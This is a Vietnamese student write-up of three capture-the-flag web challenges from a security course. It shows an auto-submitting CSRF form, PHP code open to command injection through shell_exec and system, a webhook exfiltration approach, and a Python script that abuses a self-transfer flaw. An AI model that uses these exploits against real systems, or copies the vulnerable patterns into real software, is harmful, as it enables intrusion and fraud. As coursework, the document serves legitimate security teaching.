

BÁO CÁO BÀI TẬP

Môn học: NT521.012.ATCL

Tên chủ đề: Writeup thực hành giữa kỳ

GVHD: Nghi Hoàng Khoa

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT521.012.ATCL

STT	Họ và tên	MSSV	Email
1	Phạm Công Lập	21522281	21522281@gm.uit.edu.vn
2	Lương Hồ Trọng Nghĩa	21522375	21522375@gm.uit.edu.vn
3	Nguyễn Trần Trung Nguyên	21522393	21522393@gm.uit.edu.vn
4	Trần Tấn Hải	21522036	21522036@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	3 challenge	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

Các bước thực hiện/ Phương pháp thực hiện/Nội dung tìm hiểu (Ảnh chụp màn hình, có giải thích)

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

Botcheck as a service

Tiến hành đăng ký tài khoản và truy cập vào web thì ta có thể thấy được rằng dường như khi ta submit url report thì sẽ gọi 1 con bot và nó sẽ check xem url của mình có phải là http hoặc https hay không, nếu đúng thì nó sẽ báo là ok còn không thì là not ok

```
const express = require('express')
const path = require('path');
const { visit } = require('./bot')

const app = express()
const port = 80

app.get('/', (req, res) => {
  if (req.query.url && (req.query.url.startsWith('http') || req.query.url.startsWith('https'))) {
    visit(req.query.url);
    res.send("OK");
  }
  res.send("Not OK");
})

app.listen(port, () => {
  console.log(`Server is listening on port ${port}`)
})
```

Và khi ta đọc code của manager thì ta cũng có thể thấy được là sẽ có 1 file có chức năng update user lên premium nếu ta POST với 2 tham số là `username` và `upgrade`.

Chúng ta có thể thấy được rằng khi chúng ta send report link thì con bot sẽ được gọi đến và check link của chúng ta.

```
if (isset($_POST['url'])) {
  $url = $_POST['url'];
  if (!is_string($url) || empty($url)) {
    die("Invalid URL!");
  }


  $ch = curl_init("http://bot?url=" . urlencode($url));
  curl_exec($ch);
  curl_close($ch);

  echo "\nURL reported!";
}
```

Nhưng ta có thể thấy rằng nó không filter cái link này mà thực thi luôn, vì vậy ta có thể lợi dụng điều này để gửi link update user lên premium, nhưng ta cần code 1 scripts có chức năng auto submit vì con bot ko tự động submit.

```
1 <html>
2
3 <body onload="document.getElementById('upgradeForm').submit()">
4   <form id="upgradeForm" name="upgradeForm" action="http://manager/index.php" method="POST">
5     <input type="hidden" name="username" id="username" value="z" />
6     <input type="hidden" name="upgrade" id="upgrade" value="true" />
7   </form>
8 </body>
9
10 </html>
```


Đây là đoạn code mà ta gửi đi với chức năng auto submit và action mà nó thực hiện đó chính là file index.php của manager



Tiến hành public file html này bằng gist github và submit url report thì ta có thể thấy rằng dường như server không chấp nhận https mà chỉ chấp nhận http, thì bây giờ ta sẽ tiến hành public file ra http


```
root@dncloud-iF1a4ZU0IK:~/test# hostname -I | awk '{print $1}'
103.162.20.149
root@dncloud-iF1a4ZU0IK:~/test# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
115.78.100.76 - - [20/Apr/2024 17:33:14] "GET / HTTP/1.1" 200 -
14.161.6.190 - - [20/Apr/2024 17:33:14] code 404, message File not found
14.161.6.190 - - [20/Apr/2024 17:33:14] "GET /favicon.ico HTTP/1.1" 404 -
```

Và tiến hành gửi url thì thành công.




Router Emulator

Đầu tiên vào challenge ta có thể thấy được 2 page `wireless_settings.php` và `firewall.php` đều không thể truy cập.



```
e_to_player > src > index.php > ...
1 <?php
2
3 if (isset($_GET['page'])) {
4     $page = $_GET['page'];
5
6     if (($page = 'wireless_settings.php' || $page = "firewall.php") && $_SERVER['REMOTE_ADDR'] != '127.0.0.1') {
7         echo "You can't connect from outside!";
8     } else {
9         include $page;
10        unlink($page);
11    }
12 }
```

Tiến hành đọc code thì ta có thể thấy được tuy đã chặn chúng ta truy cập nếu không phải là localhost nhưng lại không filter path traversal, vì thế ta có thể lợi dụng điều này để truy cập vào.



```

C readflag.c  firewall.php  wireless_settings.php X  index.php
give_to_player > src > wireless_settings.php > PHP IntelliSense > handle_change_password
1  <?php
2
3  require "./utils.php";
4
5  function handle_change_password($password, $key, $file_path)
6  {
7      if (!empty($password)) {
8          $hashed_passwd = generate_md5_hash($password);
9          $encrypted_passwd = encrypt_password($password, $hashed_passwd, $key);
10         $success = write_password_to_file($encrypted_passwd, $file_path);
11         return $success;
12     }
13     return false;
14 }
15
16 if ($_SERVER["REQUEST_METHOD"] == "POST") {
17     $password = $_POST['password'];
18     $file_path = "./passwd";
19     if (handle_change_password($password, $key, $file_path)) {
20         echo "Password changed successfully!";
21     } else {
22         echo "Failed to change password. Please try again later.";
23     }
24 }
25
26 ?>
27

```


Tiến hành đọc code ta có thể thấy rằng đoạn code này sử dụng md5 và key để mã hóa mật khẩu

```


give_to_player > src > utils.php > ...
1  <?php
2
3  $key = time(); // Change this to your secret key for AES encryption
4
5  function generate_md5_hash($password)
6  {
7      return md5($password);
8  }
9
10 function encrypt_password($password, $hashed_passwd, $key)
11 {
12     $encrypted_password = shell_exec(sprintf("echo %s %s | openssl enc -aes-256-cbc -a -k %s", $password, $hashed_passwd, $key));
13     return trim($encrypted_password);
14 }
15
16 function write_password_to_file($encrypted_password, $file_path)
17 {
18     $write_success = file_put_contents($file_path, $encrypted_password);
19     return $write_success !== false;
20 }
21

```


Ta có thể thấy key được tạo ra bằng hàm time()



Tiến hành đổi passwd.



Ta vào passwd để xem thì ta có thể thấy được có 2 dòng, dòng số 10 chính là passwd và dòng 11 chính là key





```
1 <?php
2
3 require "../utils.php";
4
5 if (isset($_GET['firewall_config_shell']) && isset($_GET['password']) && isset($_GET['cmd']) && isset($_GET['key'])) {
6     $password = $_GET['password'];
7     $key = $_GET['key'];
8     $cmd = $_GET['cmd'];
9
10    if (!empty($password)) {
11        $hashed_passwd = generate_md5_hash($password);
12        $encrypted_passwd = encrypt_password($password, $hashed_passwd, $key);
13        $stored_passwd = file_get_contents('./passwd');
14
15        if ($encrypted_passwd == $stored_passwd) {
16            system("/bin/sh -c ". $cmd);
17        } else {
18            die("Access denied!");
19        }
20    } else {
21        die("Password must not be empty!");
22    }
23 }
24
25 ?>
```

Tiếp theo ta sẽ đọc code của firewall.php thì ta có thể thấy được rằng nó kiểm tra xem tất cả bốn biến cần thiết ("firewall_config_shell", "password", "cmd", và "key") đã được truyền vào không. Nếu tất cả các biến này đều tồn tại, nó tiếp tục xác thực mật khẩu. Nếu mật khẩu đúng và khớp với mật khẩu đã lưu, nó sẽ cho phép truy cập bằng cách thực thi lệnh được cung cấp. Ngược lại, nếu có bất kỳ biến nào không được truyền vào hoặc mật khẩu không đúng, nó sẽ từ chối truy cập bằng cách trả về thông báo "Access denied!"

⇒ Vì thế ta có thể lợi dụng điều này để tiến hành thực thi file readflag để lấy flag.

Sau khi thực hiện ở trong cmd thì dường như nó đã chạy và không in ra gì cả. Câu hỏi đặt ra là liệu rằng có thể thực thi lệnh ở cmd sau đó truyền vào 1 file và đẩy nó lên 1 web để nó hứng cái request đó hay không. Thì ta được biết webhook sẽ là 1 trang web có nhiệm vụ như này.


Ta sẽ dùng curl và option là data-binary để hứng response của os command qua webhook.





Tiến hành đọc code của 2 phần này thì ta phát hiện được rằng.

```
105 if (isset($_POST['recipient']) && isset($_POST['amount'])) {  
106     $recipient = $_POST['recipient'];  
107     $amount = $_POST['amount'];  
108  
109     if (!is_string($recipient)) {  
110         die("Invalid recipient!");  
111     }  
112  
113     $amount = intval($amount);  
114     if ($amount <= 0) {  
115         die("Invalid amount!");  
116     }  
117  
118     $username = $_SESSION['username'];  
119     _update($username, $recipient, $amount);  
120  
121     echo "Transfer successfully!";  
122 }  
123  
124  
125 ?>  
126  
127
```

Ta có thể thấy được rằng tại challenge này dường như đã quên check điều kiện rằng user "Z" không được chuyển tiền cho chính họ , vì vậy khi ta test thử chuyển tiền thì ta có thể thấy được rằng user "Z" có thể tự chuyển tiền cho "Z" và thành công





Mà ta có thể thấy được rằng flag có giá khá cao cho nên ta cần thực hiện bằng cách gửi request bằng tay hoặc thực hiện code automation để có đủ tiền mua flag

Ở đây ta tiến hành code 1 scripts python với các trường dữ liệu dựa trên burpsuit mà ta bắt được

```

Request
Pretty Raw Hex
1 POST /transfer.php HTTP/1.1
2 Host: 45.122.249.68:20009
3 Content-Length: 22
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://45.122.249.68:20009
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/122.0.6261.112 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
  /png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://45.122.249.68:20009/transfer.php
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=e47abddcf2d00b11933f2765483201aa
14 Connection: close
15
16 recipient=z&amount=1

```

```


1 import requests
2
3 # Define the URL and initial data for the POST request
4 url = 'http://45.122.249.68:20009/transfer.php'
5 initial_amount = 1 # Initial transfer amount
6 data = {
7     'recipient': 'h',
8     'amount': str(initial_amount) # Convert to string for concatenation later
9 }
10
11 # Define the headers for the request
12 headers = {
13     'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36',
14     'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7',
15     'Accept-Encoding': 'gzip, deflate, br',
16     'Accept-Language': 'en-US,en;q=0.9',
17     'Referer': 'http://45.122.249.68:20009/transfer.php',
18     'Origin': 'http://45.122.249.68:20009',
19     'Upgrade-Insecure-Requests': '1',
20     'Cache-Control': 'max-age=0',
21     'Content-Type': 'application/x-www-form-urlencoded',
22     'Cookie': 'PHPSESSID=e47abddcf2d00b11933f2765483201aa'
23 }
24
25 # Loop 1000 times to perform the transfer
26 total_amount = initial_amount
27 max_amount = 18446744073709551615 # Maximum transfer amount
28 for i in range(100):
29     # Update the data with the new accumulated amount
30     data['amount'] = str(min(total_amount, max_amount)) # Ensure amount does not exceed maximum
31
32     # Send the POST request
33     response = requests.post(url, data=data, headers=headers)
34
35     # Check the response
36     if response.status_code == 200:
37         print(f"Transfer {i+1} successful! Amount transferred: {data['amount']}")
38         # Double the amount for the next transfer
39         total_amount *= 2
40     else:
41         print(f"Transfer {i+1} failed. Status code:", response.status_code)
42         print("Response content:", response.text)
43

```

Sau khi test 1 vài lần thì ta có thể biết được rằng challenge này dường như chỉ cho chuyển tiền nằm trong khoảng số nguyên dương chính vì thế ta cần set max cho nó là $2^{64}-1$

```
LEGION@LAPTOP-EGMVE44L D:\Users\Downloads\smart-contract\give_to_player python .\exploit.py
Transfer 1 successful! Amount transferred: 1
Transfer 2 successful! Amount transferred: 2
Transfer 3 successful! Amount transferred: 4
Transfer 4 successful! Amount transferred: 8
Transfer 5 successful! Amount transferred: 16
Transfer 6 successful! Amount transferred: 32
Transfer 7 successful! Amount transferred: 64
Transfer 8 successful! Amount transferred: 128
Transfer 9 successful! Amount transferred: 256
Transfer 10 successful! Amount transferred: 512
Transfer 11 successful! Amount transferred: 1024
Transfer 12 successful! Amount transferred: 2048
Transfer 13 successful! Amount transferred: 4096
